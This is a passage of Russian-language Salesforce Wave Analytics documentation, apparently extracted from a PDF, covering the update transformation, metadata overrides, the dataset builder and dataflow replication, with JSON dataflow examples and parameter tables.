источник	Да	Узел в файле определения потока данных, который определяет набор данных, подлежащий сегментированию. Данный параметр является источником ввода для данной трансформации.
режим	Да	Действие, которое следует выполнить над указанными полями. Установите режим `drop`, чтобы *удалить* поля. Установите режим `select`, чтобы *оставить* поля.
поля	Да	Массив имен полей, которые вы хотите удалить или оставить в указанном исходном узле.


Трансформация update

Трансформация update обновляет значения заданных полей из текущего набора данных на основе данных из другого набора данных, называемого подстановочным. Трансформация выполняет поиск новых значений из соответствующих полей в подстановочном наборе данных. Трансформация сохраняет результаты в новом наборе данных.

При создании трансформации укажите ключи, используемые для сопоставления записей между двумя наборами данных. Чтобы указать поле подстановочного набора данных, обновляющее поле исходного набора данных, соотнесите соответствующие поля из обоих наборов данных.

Пример: Рассмотрим пример ниже. Воспользуйтесь текущим набором данных Accounts, содержащим сведения об организации (Id, Name и AnnualRevenue). Ввиду многочисленных объединений и приобретений, имена некоторых организаций, доступных в наборе данных, содержат ошибки. Чтобы быстро обновить имена организаций в наборе данных, выполните указанные ниже действия.

1. Создайте CSV-файл, содержащий новые имена организаций и связанные коды для организаций, имеющих измененные имена.
2. Загрузите CSV-файл для создания набора данных по имени UpdatedAccountNames.
3. Создайте файл определения потока данных для обновления имен организаций в наборе данных Accounts путем поиска новых имен организаций в наборе данных UpdatedAccountNames.



Создайте файл определения потока данных ниже.

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": [ "Id" ],
         "right_key": [ "AccountID" ],
         "update_columns": { "Name": "NewAccountName" }
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

Пример: Рассмотрим другой пример, где составной ключ используется для сопоставления записей между обоими наборами данных. В данном случае сопоставьте записи посредством полей кода и имени организации.

Создайте файл определения потока данных ниже.

```
{
   "Extract_AccountDetails": {
```

```
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": ["Id","Name"],
         "right_key": ["AccountId","NewAccountName"],
         "update_columns": {
            "Name": "NewAccountName",
            "CreatedDate":"NewCreatedDate",
            "AnnualRevenue":"NewAnnualRevenue"
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

Параметры update

При определении трансформации update задайте атрибуту action значение `update` и настройте соответствующие параметры.

Параметры update

При определении трансформации update задайте атрибуту action значение `update` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
left	Да	Узел в файле определения потока данных, который определяет набор

Параметр	Обязательно?	Значение
		данных, содержащий записи для обновления.
right	Да	Узел в файле определения потока данных, который определяет подстановочный набор данных, содержащий новые значения.
left_key	Да	Столбец ключа в левом наборе данных, используемый для сопоставления записей в другом наборе данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке. Пример см. в разделе «Трансформация update» на странице 4817.
right_key	Да	Столбец ключа в правом наборе данных, используемый для сопоставления записей в другом наборе данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке.
update_columns	Нет	Массив соответствующих столбцов между левым и правым наборами данных. Воспользуйтесь следующим синтаксисом: `"update_columns": { "LeftColumn1": "RightColumn1", "LeftColumn2": "RightColumn2",... "LeftColumnN": "RightColumnN" }`. Значение из правого столбца заменяет значение из соответствующего левого столбца. Типы полей левого и правого столбцов должны совпадать. Прим.: При вводе несуществующего имени столбца выполнение потока данных завершается ошибкой.

Параметр	Обязательно?	Значение
		При отсутствии данного параметра трансформация обновляет левый набор данных путем сопоставления всех столбцов из правого набора данных со столбцами из левого набора данных. В данном случае имена правых столбцов должны точно соответствовать именам левых столбцов. В противном случае, возможно возникновение ошибки.

СМ. ТАКЖЕ:

Трансформация update

Переопределение метаданных, созданных посредством трансформации

При необходимости переопределите метаданные, созданные посредством трансформации. Система позволяет переопределять атрибуты объектов и полей. Например, измените имя поля, извлеченного из объекта Salesforce, для отображения другого имени в наборе данных. Чтобы переопределить метаданные, добавьте переопределения в раздел «Схема» трансформации в файле определения потока данных.

Раздел «Схема» позволяет переопределять атрибуты метаданных только для одного объекта.

Раздел «Схема» трансформации sfdcDigest ниже содержит переопределения метаданных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

```
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Name" },
         { "name": "Amount" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "fields": [
               {
                  "name": "Amount",
                  "label": "Opportunity Amount"
               }
```

```
            ]
        }
    ]
  }
}
```

Атрибуты объектов

При необходимости переопределите перечисленные ниже атрибуты объектов.

Атрибут объекта	Тип	Описание
метка	Строка	Отображаемое имя объекта. Может содержать не более 40 символов. Пример: `"label": "Sales Data"`
описание	Строка	Описание объекта. Длина данного поля не должна превышать 1 000 символов. Добавьте описание для аннотирования объекта в файле определения потока данных. Данное описание не отображается для пользователей в пользовательском интерфейсе Wave Analytics. Пример: `"description": "The SalesData object tracks basic sales data."`
поля	Массив	Массив полей для данного объекта.

Атрибуты полей

При необходимости переопределите атрибуты каждого указанного поля набора данных.

Атрибут поля	Тип	Описание

`name`	Строка	Имя поля в наборе данных. Определение поля, подлежащего переопределению.
		Примеры:
		`"name": "Amount"`
		`"name": "Role.Name"`

метка	Строка	Отображаемое имя поля. Данное поле может содержать не более 255 символов. Пример: `"label": "Opportunity Amount"`
описание	Строка	Описание поля. Длина данного поля не должна превышать 1 000 символов.

Атрибут поля	Тип	Описание
		Добавьте описание для аннотирования поля в файле определения потока данных. Данное описание не отображается для пользователей в пользовательском интерфейсе Wave Analytics. Пример: `"description": "The Amount field contains the opportunity amount."`
`isSystemField`	Логическое	Определение поля, являющегося системным, и необходимости исключения из результатов запроса. Пример: `"isSystemField": false`
формат	Строка	Формат отображения числового значения. Примеры: `"format": "$#,##0.00"` (число) Дополнительную информацию о допустимых форматах см. в подразделах «Форматы чисел».

Форматы чисел

Пример типичного числового значения: $1,000,000.99. Данное значение использует формат «$#,##0.00». Пользователю требуется задать точность и величину числа. Ниже перечислены символы, используемые для определения формата.

Символ	Значение
0	Одна цифра
#	Нуль или цифра 1
.	Данный символ является стандартным десятичным разделителем. Рекомендуем использовать поле `decimalSeparator` для выбора другого символа в качестве десятичного разделителя.
-	Знак минуса
,	Группировочный разделитель
$	Знак валюты

Прим.: Формат числовых значений не используется при приеме данных. Он используется только для определения способа форматирования числовых значений при их отображении в пользовательском интерфейсе. Можно также переопределять форматы дат.

Пример: Рассмотрим пример переопределения указанных ниже атрибутов, извлекаемых посредством трансформации sfdcDigest из объекта Opportunity.

Объект/поле	Изменения атрибутов
Объект Opportunity	• Изменение метки объекта на значение «Sales Opportunities» • Добавление описание объекта
Поле Id	• Изменение метки поля на значение «Opportunity Id» • Сокрытие поля из запросов
Поле Amount	• Изменение метки поля на значение «Opportunity Amount» • Изменение формата на значение «$#,##0.00»
Поле CloseDate	• Изменение метки поля на значение «Closing Date»

Чтобы переопределить атрибуты, добавьте раздел «Схема» со значениями переопределения в трансформацию sfdcDigest в файле определения потока данных.

```
{
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "CloseDate" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "description": "These are all sales opportunities.",
            "fields": [
               {
                  "name": "Id",
                  "label": "Opportunity Id",
                  "isSystemField": true
               },
               {
                  "name": "Amount",
```

```
                "label": "Opportunity Amount",
                "format": "$#,##0.00"
            },
            {
                "name": "CloseDate",
                "label": "Closing Date"
            }
        ]
    }
  ]
 }
},
 "Register_Dataset_Opportunities": {
   "action": "sfdcRegister",
   "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
      }
   }
}
```

Создание набора данных посредством конструктора наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более объектов Salesforce. Конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных. При необходимости отредактируйте файл определения потока данных для добавления трансформаций, управляющих набором данных.

1. Последовательно щелкните **«Создать»** > **«Набор данных»** на начальной странице или странице приложения.
2. Выберите **Salesforce** в качестве источника данных и нажмите кнопку **Далее**. Конструктор наборов данных откроется на новой вкладке приложения Wave.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к конструктору наборов данных:


- Изменение потоков данных Wave Analytics



3. Выберите нужный корневой объект.

   Корневой объект — это дочерний объект нижнего уровня, который может быть добавлен на холст. При необходимости добавьте родительские объекты для выбранного корневого объекта; дочерние объекты не могут быть добавлены. Чтобы изменить корневой объект, обновите страницу и начните сначала.

4. Наведите указатель мыши на нужный корневой объект и щелкните значок .
   Данное действие инициирует отображение диалогового окна «Выбрать поля». По умолчанию диалоговое окно отображает вкладку «Поля», содержащую все доступные поля объекта для извлечения данных.




Прим.: При необходимости просмотрите данное диалоговое окно для любого объекта, добавленного на холст.

5. Выберите нужные поля на вкладке «Поля».

   Чтобы быстрее найти нужное поле, воспользуйтесь полем поиска, либо отсортируйте поля по имени или типу.


   Важное замечание: Рекомендуем выбрать как минимум одно поле для каждого объекта, добавленного на холст. Отсутствие полей препятствует выполнению потока данных.

6. Чтобы добавить связанные объекты на холст, щелкните **«Присоединить»** на вкладке «Взаимосвязи». Добавление связанного объекта инициирует его отображение на холсте.




7. Чтобы удалить связанный объект, щелкните **«Удалить»**.

   Внимание: Удаление связанного объекта инициирует удаление всех объектов, происходящих от связанного объекта. Например, удаление объекта «Организация» ниже инициирует удаление ответвления, содержащего объекты «Организация» и «Пользователь».



8. Выберите нужные поля для каждого связанного объекта.
9. Чтобы переместить всю диаграмму, выберите пустую область холста и перетащите диаграмму.

   Перемещение диаграммы может требоваться для просмотра другого раздела диаграммы.
10. Чтобы просмотреть все объекты, добавленные на холст, нажмите кнопку .
    Диалоговое окно «Выбранные объекты» отображает древовидную структуру всех объектов, добавленных на холст. Корневой объект отображается вверху дерева.



   При выборе объекта конструктор наборов данных фокусирует объект путем его перемещения в центр холста.
11. Чтобы просмотреть связанный файл JSON, нажмите кнопку .

    При создании набора данных конструктор наборов данных добавляет файл JSON в файл определения потока данных.
12. Нажмите кнопку **«Создать набор данных»**.
13. Введите имя набора данных и выберите приложение, которое должно содержать набор данных.

    Прим.: При вводе имени, которое уже используется другим набором данных, конструктор наборов данных дополняет имя создаваемого набора данных числом. Например, при вводе имени «Мои возможности» конструктор наборов данных генерирует имя «Мои возможности1». Длина имени набора данных не может превышать 80 символов.
14. Нажмите кнопку **«Создать»**.
    Конструктор наборов данных добавляет базовый файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. При необходимости запустите поток данных вручную для незамедлительного создания набора данных.

Оптимизация потоков данных с помощью репликации

Репликация разъединяет извлечение информации Salesforce из ваших потоков данных, позволяя запускать этот процесс по отдельному расписанию. Планирование этого процесса заранее приводит к тому, что на поток данных выпадает меньше работы и он выполняется быстрее. Чтобы уменьшить нагрузку еще больше, репликация по умолчанию извлекает данные Salesforce инкрементно — это значит что извлекаются только те данные, что изменились.

Без репликации поток данных выполняет отдельное извлечение, каждый раз как ему нужны сведения из объекта Salesforce. Рассмотрим пример ниже. Допустим в вашей организации есть три потока данных, которые извлекают информацию из объектов Salesforce следующим образом:

	Организации	Контакты	Возможности	Кампании	Интересы	Обращения	Пользователи
Поток данных по умолчанию							
Поток данных приложения Sales Wave							
Поток данных приложения Service Wave							

При каждом запуске этих потоков данных, им нужно извлечь все эти данные Salesforce. И чем больше там данных, тем больше выполняется поток данных. Вдобавок потоки дублируют свои действия, выполняя отдельные извлечения из одного и того же объекта. Например, данные «Организаций» извлекаются всеми тремя потоками.

При включенной репликации все эти извлечения выполняются как отдельный процесс, выполнение которого можно запланировать до запуска ваших потоков данных.

	Организации	Контакты	Возможности	Кампании	Интересы	Обращения	Пользователи
Репликация							

Эти реплицированные данные затем станут доступны всем вашим потокам, которые будут выполняться быстрее, т. к. им не нужно извлекать какие-либо данные, только загружать и трансформировать их.

Что происходит при включении репликации

При включении репликации платформа Wave просматривает узлы sfdcDigest в ваших существующих **запланированных** потоках данных на наличие объектов и полей Salesforce, которые вы в данный момент извлекаете. С помощью этих сведений Wave включает репликацию для каждого из этих объектов, чтобы извлекать данные отдельно. Понимание того, что конкретно происходит при включении репликации, помогает выявить любые дополнительные действия, которые понадобится предпринять для успешного выполнения репликации.

Включение репликации

Включите репликацию, чтобы отвязать извлечение данных Salesforce от ваших потоков данных.

Планирование, запуск и отслеживание репликации

Можно запланировать автоматический запуск репликации или запустить ее вручную и отслеживать выполнение; для всего этого служит диспетчер данных.

Инкрементное извлечение данных при репликации

По умолчанию при репликации данные извлекаются из каждого объекта Salesforce инкрементно. Записи вставляются, обновляются и удаляются так, чтобы соответствовать изменениям в объекте с момента последней репликации. Поскольку извлекаются только изменения, репликация выполняется быстрее.

Настройка параметров репликации

Если для объекта Salesforce включена репликация, вы можете настроить ее параметры, чтобы отключить или включить поля, которые не хотите или хотите, соответственно, реплицировать, добавить фильтры для репликации только определенных данных или отключить репликацию для соответствующего объекта. Все эти операции выполняются с помощью диспетчера данных.

Удаление репликации для объекта

Удалите репликацию для объекта в диспетчере данных, чтобы убрать его из процесса репликации.

Добавление объектов и полей к процессу репликации

Чтобы добавить объект, добавьте узел sfdcDigest для этого объекта в потоки данных. Чтобы добавить поле объекта, добавьте поле в существующий узел sfdcDigest для этого объекта в одном из потоков данных. Новый объект или поле будут автоматически добавлены в репликацию при загрузке обновленного файла определения для потока данных. Также можно использовать локальное соединение приложения Salesforce.

Рекомендации по созданию или обновлению потоков данных при включенной репликации

Если репликация включена, при создании или обновлении очередного запланированного потока данных необходимо учитывать следующее.

Рекомендации по использованию репликации в приложениях Wave на основе конфигуратора

При включении репликации в приложениях Wave Analytics на основе конфигуратора, например Sales или Service Wave, следует принять во внимание некоторые факторы.

Ограничения и пределы репликации

При проведении репликации необходимо учитывать следующее.

Что происходит при включении репликации

При включении репликации платформа Wave просматривает узлы sfdcDigest в ваших существующих **запланированных** потоках данных на наличие объектов и полей Salesforce, которые вы в данный момент извлекаете. С помощью этих сведений Wave включает репликацию для каждого из этих объектов, чтобы извлекать данные отдельно. Понимание того, что конкретно происходит при включении репликации, помогает выявить любые дополнительные действия, которые понадобится предпринять для успешного выполнения репликации.

Ситуация и действие, которое мы рекомендуем предпринять.

Ваши существующие потоки данных проверены

Так как репликация основывается на ваших существующих потоках данных, Wave проверяет запланированные потоки на отсутствие ошибок. Хоть потоки данных с ошибками не рассматриваются для репликации, все же Wave сообщит о любых ошибках в узлах sfdcDigest, когда вы включите репликацию.

Рекомендуемое действие

Перед включением репликации проверьте наличие ошибок в запланированных потоках данных. В частности, поищите неправильные названия объектов или полей в узлах sfdcDigest. Если при включении репликации отображаются ошибки, исправьте их в потоке данных, перед тем как продолжить. После загрузки файла с определением потоков данных Wave автоматически учитывает исправленные ошибки.

Важное замечание: Wave не учитывает незапланированные потоки данных при включении репликации. Убедитесь, что все необходимые потоки данных запланированы. См. Расписание потока данных.

Ваши потоки данных обрабатываются согласно метке времени создания потока.

Wave учитывает порядок создания узлов sfdcDigest в потоках данных. Если для одного объекта в потоках данных есть несколько узлов sfdcDigest, они будут объединены. При наличии конфликтов для параметров уровня объектов для репликации будут использованы значения из последнего потока данных. Давайте рассмотрим следующие примеры потоков данных, каждый из которых содержит узел sfdcDigest для объекта «Возможность».

Поток данных A (создан 08/01/2016)

```
{
  "Extract_OpportunitiesA": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": false,
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "StageName" },
           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

Поток данных B (создан 08/15/2016)

```
{
  "Extract_OpportunitiesB": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": true,
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "StageName" },
           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

В финальной репликации этого объекта параметру `incremental` задано значение `true` (из самого последнего созданного набора данных). Это также применяется к другим атрибутам уровня объекта, таким как `fullRefreshToken` и `enablePKChunking`.

Рекомендуемое действие

Изучите свои потоки данных и убедитесь, что параметры уровня объекта целостны по всем узлам sfdcDigest для одного объекта.

Все поля в узлах sfdcDigest для объекта включены в репликацию

Если в ваших потоках данных для одного объекта есть несколько узлов sfdcDigest, каждый с разным набором полей, в репликацию будет включен расширенный набор всех этих полей. Также, если одно поле имеет различные атрибуты, такие как `type` или `isMultivalue`, для репликации будут использованы атрибуты из последнего созданного потока данных. Давайте рассмотрим следующие примеры потоков данных, каждый из которых содержит узел sfdcDigest для объекта «Возможность».

Поток данных A (создан 08/01/2016)

```
{
   "Extract_OpportunitiesA": {
```

Поток данных B (создан 08/15/2016)

```
{
   "Extract_OpportunitiesA": {
```

Поток данных A (создан 08/01/2016)	Поток данных B (создан 08/15/2016)

<pre>"action": "sfdcDigest",
"parameters": {
"object": "Opportunity",
"fields": [
{ "name": "Id"},
{ "name": "Name" },
{ "name": "StageName" },
{ "name": "CloseDate",
"fiscalMonthOffset": 9 },
{ "name": "AccountId" },
{ "name": "OwnerId" }
]
}
}</pre>
	<pre>"action": "sfdcDigest",
	"parameters": {
	"object": "Opportunity",
	"fields": [
	{ "name": "Id"},
	{ "name": "Name" },
	{ "name": "StageName" },
	{ "name": "CloseDate",
	"fiscalMonthOffset": 3 }
	]
	}
	}</pre>

В конечной репликации для этого объекта будут включены атрибуты: Id, Name, StageName, CloseDate, AccountId и OwnerId. Атрибут `fiscalMonthOffset` для CloseDate задан как `3` (согласно последнему созданному потоку данных).

Рекомендуемое действие

Изучите поля в узлах sfdcDigest своих потоков данных. Если конечная репликация содержит ненужные поля, их можно отключить в параметрах репликации для этого объекта (см. «Настройка параметров репликации»). Если обнаружены конфликты для атрибутов полей, убедитесь в том, что атрибуты, нужные вам для репликации, находятся в последнем созданном потоке данных.

Расширенные фильтры для узлов sfdcDigest включены в репликацию

Если узел sfdcDigest содержит параметр `complexFilterConditions` для расширенного фильтра, Wave добавит этот фильтр к параметрам репликации для данного объекта. Если для одного объекта имеется несколько узлов sfdcDigest со сложными фильтрами, в настройки репликации будет добавлен фильтр из потока данных, созданного или обновленного последним. Wave игнорирует структурированные фильтры, применяемые с помощью параметров `filterConditions`.

Рекомендуемое действие

После включения репликации проверьте настройки репликации для каждого объекта, чтобы убедиться, что фильтры применены корректно (см. «Настройка параметров репликации»). Чтобы применить к объекту несколько фильтров, рекомендуем удалить все фильтры из настроек репликации и добавить их в соответствующий поток данных с помощью трансформации filter (см. «Трансформация filter»).

Прим.: Если вы принимали участие в пилотной программе репликации и в вашем потоке репликации используются фильтры узлов sfdcDigest, такие фильтры не применяются при репликации. Добавьте эти фильтры вручную в настройках репликации объекта. См. «Настройка параметров репликации».

СМ. ТАКЖЕ:

Настройка потока данных с помощью файла определения

Трансформация sfdcDigest

Фильтрация записей, извлеченных из объекта Salesforce

Включение репликации

Включите репликацию, чтобы отвязать извлечение данных Salesforce от ваших потоков данных.

Важное замечание: Рекомендуем прочитать «Что происходит при включении репликации», перед тем как задействовать эту функцию. Это поможет выявить любые дополнительные действия, которые понадобится предпринять для успешного выполнения репликации.

Для включения репликации выполните следующие действия.

1. Введите строку `Wave Analytics` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Настройка**.
2. Установите флажок **«Включить репликацию»** и нажмите кнопку **«Сохранить»**.

Важное замечание: После включения репликации убедитесь, что запустили ее до следующего запуска ваших потоков данных. Потоки данных с узлами sfdcDigest будут завершаться ошибкой, пока репликация не будет полностью выполнена в первый раз. См. «Планирование, запуск и отслеживание репликации».

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения репликации сделайте следующее.

- Настройка приложения

Планирование, запуск и отслеживание репликации

Можно запланировать автоматический запуск репликации или запустить ее вручную и отслеживать выполнение; для всего этого служит диспетчер данных.

Важное замечание: После включения репликации проверьте, что запустили ее и репликация завершилась до следующего запуска потоков данных. Потоки данных с узлами sfdcDigest будут завершаться ошибкой, пока репликация не будет выполнена в первый раз.

Планирование репликации

Планируйте автоматический запуск репликации.

Запуск репликации

Репликацию можно запустить вручную в любое время из диспетчера данных.

Отслеживание репликации

Отслеживайте ход выполнения репликации в диспетчере данных.

Планирование репликации

Планируйте автоматический запуск репликации.

Когда вы планируете репликацию, вы планируете ее запуск для всех включенных вами объектов в одно и то же время. Вы не можете планировать отдельные репликации для каждого объекта.

Прим.: Запуск репликации не учитывается в контексте ограничения на 24 запуска потоков данных за день.

Для планирования репликации выполните следующие действия.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации.
3. Нажмите кнопку **«Изменить расписание репликации»**.
   Отобразится диалоговое окно с расписанием.
4. Выберите параметры, чтобы запланировать репликацию.

   Параметры расписания для репликации аналогичны параметрам для потоков данных. Подробнее об этих параметрах см. в разделе Расписание потока данных.

   Прим.: Для расписаний репликации недоступны уведомления по электронной почте.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования репликации выполните следующие действия.

- Изменение потоков данных Wave Analytics

Запуск репликации

Репликацию можно запустить вручную в любое время из диспетчера данных.

Прим.: Запуск репликации не учитывается в контексте ограничения на 24 запуска потоков данных за день.

Важное замечание: Репликация запускается одновременно для всех объектов, включая внешние объекты, реплицированные через подключения.

Для запуска репликации выполните следующие действия.

